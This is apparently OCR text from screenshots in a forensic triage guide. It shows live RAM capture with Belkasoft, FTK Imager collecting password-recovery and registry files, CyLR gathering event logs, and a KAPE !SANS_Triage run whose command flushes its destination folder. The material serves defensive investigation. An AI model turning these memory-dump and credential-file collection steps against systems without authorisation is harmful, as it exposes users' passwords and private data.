

Belkasoft Live RAM Capturer
Select output folder path:
E:\RamCapturer\x64
Loading device driver ...Physical Memory Page Size = 4096Total Physical Memory Size = 17888 MB
Capture!
Cancel
Close



Belkasoft Live RAM Capturer
Select output folder path:
E:\RamCapturer\x64
Loading device driver ...Physical Memory Page Size = 4096Total Physical Memory Size = 17888 MB
Memory dump completed. Total memory dumped = 17888 MBAnalyze memory dumps with Belkasoft
Evidence Center. Download at www.belkasoft.com/ec
Capture!
Cancel
Close



Obtain System Files
Source for obtaining files:
Warning: Please be aware that FTK Imager is obtaining the system files from the live system and not the acquired image.
Destination for obtained files:
Browse...
E:\
Options
Minimum files for login password recovery
Password recovery and all registry files
OK
Cancel



Administrator: Command Prompt - CyLR.exe
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-PnPDevices%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-PnPDevices%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Printers%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Printers%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Time-Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Time-Service-PTP-Provider%4PTP-Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Troubleshooting-Recommended%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Troubleshooting-Recommended%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TWinUI%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TZSync%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TZUtil%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UAC%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UAC-FileVirtualization%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UniversalTelemetryClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Control Panel%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Device Registration%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Profile Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User-Loader%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UserPnp%4ActionCenter.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UserPnp%4DeviceInstall.evtx



2022-04-14T00:22:02 [info] Collection complete. 0:09:52.6881952 elapsed



Name
Date modified
Type
Size
$Recycle.Bin
4/13/2022 5:30 PM
File folder
ProgramData
4/13/2022 5:30 PM
File folder
Users
4/13/2022 5:29 PM
File folder
WINDOWS
4/13/2022 5:29 PM
File folder
$LogFile
10/16/2019 10:56 PM
File
65,536 KB
$MFT
10/16/2019 10:56 PM
File
936,448 KB



gkape v1.2.0.0
File Tools
1
Use Target options
Target options
Target source
Target destination
Flush
Add %d
Add %m
2
Use Module options
Module options
Module source
Module destination
Zip
Process VSCs
Deduplicate
Container
None
VHDX
VHD
Zip
SHA-1 exclusions
Base name
Zip container
Transfer
Target variables
Key
Value
Add
Export format
Default
CSV
HTML
JSON
Module variables
Other options
Debug messages
Trace messages
Ignore FTK warning
Zip password
Retain local copies
Current command line
3
Copy command
Sync with GitHub
Execute!
Documentation
Targets available: 248
Targets selected: 0
Modules available: 229
Modules selected: 0
Disable flush warnings



gkape v1.2.0.0
File Tools
Use Target options
Target options
Target source
C:\
Target destination
E:\Acct_LT009
Flush
Add %d
Add %m
Targets (Double-click to edit a target)



Drag a column header here to group by that column
Selected
Name
Folder
Description
!BasicCollection
Compound
Basic Collection
!SANS_Triage
Compound
SANS Triage Collection
$Boot
Windows
$Boot
$J
Windows
$J
$LogFile
Windows
$LogFile
$MFT
Windows
$MFT
$MFTMirr
Windows
$MFTMirr
Process VSCs
Deduplicate
Container
None
VHDX
VHD
Zip
SHA-1 exclusions
Base name
Zip container
Transfer


Editor: !SANS_Triage
Description: SANS Triage Collection
Author: Mark Hallman
Version: 1.2
Id: 1bfbd59d-6c58-4eeb-9da7-1d9612b79964
RecreateDirectories: true
Targets:
Name: Antivirus
Category: Antivirus
Path: Antivirus.tkape
Name: CloudStorage_Metadata
Category: Apps
Path: CloudStorage_Metadata.tkape
Name: CombinedLogs
Category: WindowsLogs
Path: EventLogs.tkape
Name: EvidenceOfExecution
Category: EvidenceOfExecution
Path: EvidenceOfExecution.tkape
Name: FileSystem
Category: FileSystem
Reload
Generate GUID
Save
Save As



Current command line
.\kape.exe --tsource C: --tdest E:\Acct_LT009 --tflush --target !SANS_Triage --gui
Copy command
Sync with GitHub
Execute!


DATA DESTRUCTION WARNING!
!!! WARNING !!!
One or more flush options are enabled!
This means that the contents of 'Target destination' and/or 'Module destination' will be DELETED prior to KAPE running!
Click 'OK' to continue or 'Cancel' to abort.
OK
Cancel


5.74%: Files remaining to be copied: 2,728 (Copied: 164 Deferred queue count: 2 Deduped count: 0 Skipped count: 0 Errors: 0)
KAPE version 1.2.0.0 Author: Eric Zimmerman (kape@kroll.com)
KAPE directory: E:\kape\KAPE
Command line: --tsource C: --tdest E:\Acct_LT009 --tflush --target !SANS_Triage --gui
System info: Machine name: LAPTOP-CHL1KGT5, 64-bit: True, User: madno OS: Windows10 (10.0.19043)
Using Target operations
Flushing target destination directory 'E:\Acct_LT009'
Creating target destination directory 'E:\Acct_LT009'
Found 18 targets. Expanding targets to file list...
Target 'ApplicationEvents' with Id '2da16dbf-ea47-448e-a00f-fc442c3109ba' already processed. Skipping!
Target 'ApplicationEvents' with Id '2da16dbf-ea47-448e-a00f-fc442c3109ba' already processed. Skipping!
Target 'ApplicationEvents' with Id '2da16dbf-ea47-448e-a00f-fc442c3109ba' already processed. Skipping!
Target 'ApplicationEvents' with Id '2da16dbf-ea47-448e-a00f-fc442c3109ba' already processed. Skipping!
Target 'ApplicationEvents' with Id '2da16dbf-ea47-448e-a00f-fc442c3109ba' already processed. Skipping!
Found 2,894 files in 10.164 seconds. Beginning copy...
Deferring 'C:\Windows\System32\winevt\logs\Application.evtx' due to IOException...
Deferring 'C:\Windows\System32\winevt\Logs\Microsoft-Windows-Windows Defender%4WHC.evtx' due to IOException...





Name	Date modified	Type	Size
C	4/24/2022 2:42 PM	File folder	
2022-04-24T213646_ConsoleLog.txt	4/24/2022 2:46 PM	Text Document	82 KB
2022-04-24T213646_CopyLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	917 KB
2022-04-24T213646_SkipLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	68 KB



